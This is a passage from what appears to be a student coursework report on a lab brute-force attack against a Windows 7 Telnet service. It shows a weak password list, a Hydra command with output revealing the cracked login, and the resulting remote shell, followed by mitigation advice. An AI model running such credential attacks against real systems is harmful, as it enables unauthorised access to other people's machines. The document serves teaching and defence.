
```
C:\Windows\system32>net localgroup TelnetClients winadmin1 /add
```

Figure 8-adding users to telnet groups

3.4 Exploitation (Brute Force Attack Execution)

This phase involved launching a brute force attack using Hydra to gain unauthorized access to the Telnet service.


Password List Creation: A list of weak/common passwords was manually compiled and saved as passwords.txt.


kali-linux-2024.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2024.4
Metasploitable2
Windows 7
Trash
File System
Home
username.txt
password.txt
file.txt
kali@kali: ~/Desktop
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Search
9:57 PM
3/30/2025

```
└─$ cd Desktop

┌──(kali㉿kali)-[~/Desktop]
└─$ ls
password.txt  username.txt

┌──(kali㉿kali)-[~/Desktop]
└─$ cat password.txt
root
user
admin
index
win7password
win7list
winadmin
windows7
adminindex
indexadmin
css
html
javascript
password
nepal123
win7password1

┌──(kali㉿kali)-[~/Desktop]
└─$ 
```

Figure 9-password list

Hydra Attack Command:



```
┌──(kali㉿kali)-[~]
└─$ hydra -l winadmin1 -P '/home/kali/Desktop/password.txt' telnet://192.168.78.131
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secre
t service organizations, or for illegal purposes (this is non-binding, these *** ignore laws an
d ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-27 08:46:40
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, et
c. if available
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (l:1/p:16), ~1 try per task
[DATA] attacking telnet://192.168.78.131:23/
[23][telnet] host: 192.168.78.131   login: winadmin1   password: win7password1

^C
```

Figure 10-bruteforce using hydra

-l winadmin1 → Specifies the username.


-P passwords.txt → Uses the password list.

[192.168.78.131] → The Windows 7 machine’s IP address.

telnet → The target service.

3.5 Post-Exploitation (Access and File Control)

After Hydra revealed the correct credentials, Telnet was used to establish an interactive session with the Windows 7 machine:




```
login: winadmin1
password:

*===============================================================
Microsoft Telnet Server.
*===============================================================
C:\Users\winadmin1>dir
```

Figure 11-telnet service in linux

Login was successful using the cracked credentials, granting remote shell access.

Commands executed:

Viewing files



```
C:\Users\winadmin1>dir
 Volume in drive C has no label.
 Volume Serial Number is BA54-072D

 Directory of C:\Users\winadmin1

03/27/2025  06:28 PM    <DIR>          .
03/27/2025  06:28 PM    <DIR>          ..
03/27/2025  06:28 PM    <DIR>          Contacts
03/27/2025  06:28 PM    <DIR>          Desktop
03/27/2025  06:28 PM    <DIR>          Documents
03/27/2025  06:28 PM    <DIR>          Downloads
03/27/2025  06:28 PM    <DIR>          Favorites
03/27/2025  06:28 PM    <DIR>          Links
03/27/2025  06:28 PM    <DIR>          Music
03/27/2025  06:28 PM    <DIR>          Pictures
03/27/2025  06:28 PM    <DIR>          Saved Games
03/27/2025  06:28 PM    <DIR>          Searches
03/27/2025  06:28 PM    <DIR>          Videos
```

Figure 12-gaining file access

4. Mitigation Strategies


The continuing threat of brute force attacks primarily targets legacy systems operating Windows 7 through its Telnet service along with several other common services. This section delineates various preventive measures which block or substantially lower the effects of brute force attacks. The strategies focus on defending weak authentication and unencrypted connections as well as opening service ports which were identified during the first attack scenario.

4.1 Disabling Telnet and Replacing with Secure Protocols

Telnet sends credentials as non-encrypted plain text through the network which exposes it to easy attack by brute force and sniffing methods. The most successful safeguard task involves complete Telnet deactivation followed by SSH implementation because SSH offers encrypted protocol protection.

Mitigation Steps:

-Open Command Prompt on Windows 7.




```
C:\Windows\system32>net stop telnet
The Telnet service is stopping.
The Telnet service was stopped successfully.
```

Figure 13-disable telnet

-A secure remote access tool such as Bivies SSH Server or OpenSSH for Windows establishes a safe replacement.

4.2 Enable Firewall:

The firewall was disabled during the attack process so turning on firewall can add up another security layer



Customize settings for each type of network

You can modify the firewall settings for each type of network location that you use.

What are network locations?

Home or work (private) network location settings

● Turn on Windows Firewall

□ Block all incoming connections, including those in the list of allowed programs

☑ Notify me when Windows Firewall blocks a new program

○ Turn off Windows Firewall (not recommended)

Public network location settings

● Turn on Windows Firewall

□ Block all incoming connections, including those in the list of allowed programs

☑ Notify me when Windows Firewall blocks a new program

○ Turn off Windows Firewall (not recommended)

Figure 14-turn on firewall

4.3 Implement Account Lockout Policies

Brute force attacks can successfully take advantage of the current limit of infinite login attempts.

Mitigation:

Organizations should define account locking rules that will shut down access after five consecutive failed password attempts.

The system should provide CAPTCHA or progressive delay restrictions when users fail authentication multiple times in succession.

Brute force attackers need more time and effort to complete their attempts due to limit restrictions on login frequencies.

4.4 Enforce Strong Password Policies

Password strength plays an important role because weak default credentials support brute force attacks.

Mitigation:

The organization should implement password authentication protocols that require a combination of lengthy character requirements and complicated formats and timeout settings.

Dictionary words should be avoided by using passphrases instead of password managers.

Longer and stronger passwords create a large mathematical multiplication factor that makes automatic hackers spend much more effort and money.

4.5 Logs should be monitored and use of IPS

Condition: Without proper visibility, security breaches cannot be identified.

Mitigation:

More vigilance should be paid to the rate of login failures, as they are usually a clear indicator of brute force attacks.

With the installation of OSSEC, Snort and Splunk, organizations can be alerted immediately of these behaviors through monitoring.

With Intrusion Prevention Systems organizations can not only monitor for but also block malicious threats that try to take advantage of a system’s vulnerabilities.

The implementation of IPS for timely detection is able to facilitate early investments and shrinking vulnerability term in the overall security.

5. Mitigation Strategy Identification

Identification and Evaluation of Mitigation Strategies

Multiple countermeasures emerged following the brute force attack on Windows 7 through Telnet that both minimize and remove the attack vectors leveraged by the assailant. A comprehensive evaluation of available strategies occurred according to their effectiveness rate and implementation ease as well as their compatibility with current systems and their sustainability capacity over time.

1. The system should disable Telnet access while installing secured communication protocols.

The absence of encryption within Telnet made the vulnerability extremely important for security purposes. The implementation of Secure Shell (SSH) as an alternative to Telnet delivers encrypted connections thereby significantly decreasing the chances of forced login attempts and password theft. The solution ranks among the top effective solutions for protecting systems.

2. Enforcing Strong Authentication Policies

The attack succeeded because the used credentials were very weak. Strong authentication policies with MFA alongside strict password requirements which include variety of letters, symbols and numbers can stop intruders from accessing networks despite password breaches.

3. Account Lockout and Rate Limiting

Account lockout features activated with specified login attempt limits alongside CAPTCHA security checks help systems stop Hydra from executing rapid password attacks.

4. Enabling Firewall and Restricting Port Access

The default port (23) for Telnet operation remained accessible during the attack thus exposing the system to danger. The implementation of port access restriction with a firewall deployment enables a reduced number of potential vulnerabilities for attackers. Using IP whitelisting as a security measure enables more effective control of unauthorized network communication.

5. Intrusion Prevention and Log Monitoring

With automated log analysis through software such as OSSEC, Snort and Splunk, organisations can immediately detect and block brute force attempts. Properly monitoring and counteraction to anomalous login activity and weird security events significantly increase that of responding to occurrences.

Following best practice standards, security plans create a strong multi-layered defense that protects the system from vulnerabilities if a control system is breached.

6. Conclusion

The report conducted an all-inclusive assessment that demonstrated brute force attacks on Windows 7 systems by using Telnet. The simulated attack performed through virtualized networks using Hydra and Better cap tools on Kali Linux exposed the dangerous weaknesses found in older computing systems along with insecure remote access methods.

The report presented practical evidence about actual security threats which emerge from inadequate authentication and unsecured information exchange and unprotected system access channels. A combination of SSH protocol replacement with Telnet alongside mandatory strong passwords and MFA authentication and firewall deployment creates an intense multilayered defence system that blocks identical security threats.

System attackers remain active in their mission to find fresh weaknesses in computer networks which they can exploit because cybersecurity evolves constantly. People along with organizations need to embrace defensive security practices with multiple layers while staying updated about threats while monitoring their digital systems actively. The coursework shows the significance of ethical hacking and penetration testing combined with protecting systems from both recognized and upcoming cyber threats.

7. References

Baran, G., 2025. *Cyber Security News.* [Online] Available at: https://cybersecuritynews.com/brute-force-attack-2-8-million-ips/? [Accessed 29 march 2025].

bettercap.org, 2025. *bettercap.org.* [Online] Available at: https://www.bettercap.org/intro/ [Accessed 9 05 2025].

communications, T., 2024. *TATA communications.* [Online] Available at: https://www.tatacommunications.com/knowledge-base/brute-force-attack/ [Accessed 28 march 2025].

GeeksforGeeks, 2024. *GeeksforGeeks.* [Online] Available at: https://www.geeksforgeeks.org/introduction-to-telnet/ [Accessed 28 march 2025].

Gsami, R. T. K. D. h. A. S. J. M. k., 2025. *OWASP.* [Online] Available at: https://owasp.org/www-community/attacks/Brute_force_attack [Accessed 29 march 2025].

hui, x., 2022. *exabytes.* [Online] Available at: https://www.exabytes.sg/blog/vmware-explained/ [Accessed 29 march 2024].

Informer, 2023. *Informer.* [Online] Available at: https://informer.io/resources/dunkin-donuts-data-breach [Accessed 29 march 2025].

Loshin, P., 2025. *techtarget.* [Online] Available at: https://www.techtarget.com/searchdatacenter/definition/Linux-operating-system [Accessed 29 march 2025].

Pautov, A., 2024. *medium.* [Online] Available at: https://medium.com/@1200km/mastering-hydra-the-ultimate-guide-to-network-

logon-cracking-182579dbaed1
[Accessed 9 05 2025].

SenitalOne, 2023. *SenitalOne.* [Online]
Available at: https://www.sentinelone.com/cybersecurity-101/threat-intelligence/what-are-brute-force-attacks/
[Accessed 29 March 2025].

Shivanandan, M., 2020. *freecodecamp.* [Online]
Available at: https://www.freecodecamp.org/news/what-is-nmap-and-how-to-use-it-a-tutorial-for-the-greatest-scanning-tool-of-all-time/
[Accessed 9 05 2025].

splunk, 2024. *splunk.* [Online]
Available at: https://www.splunk.com/en_us/blog/learn/brute-force-attacks.html
[Accessed 29 march 2025].

Stempel, J., 2020. *Reuters.* [Online]
Available at: https://www.reuters.com/article/business/dunkin-donuts-parent-settles-new-york-cyberattack-lawsuit-is-fined-idUSKBN2662PW/
[Accessed 29 march 2025].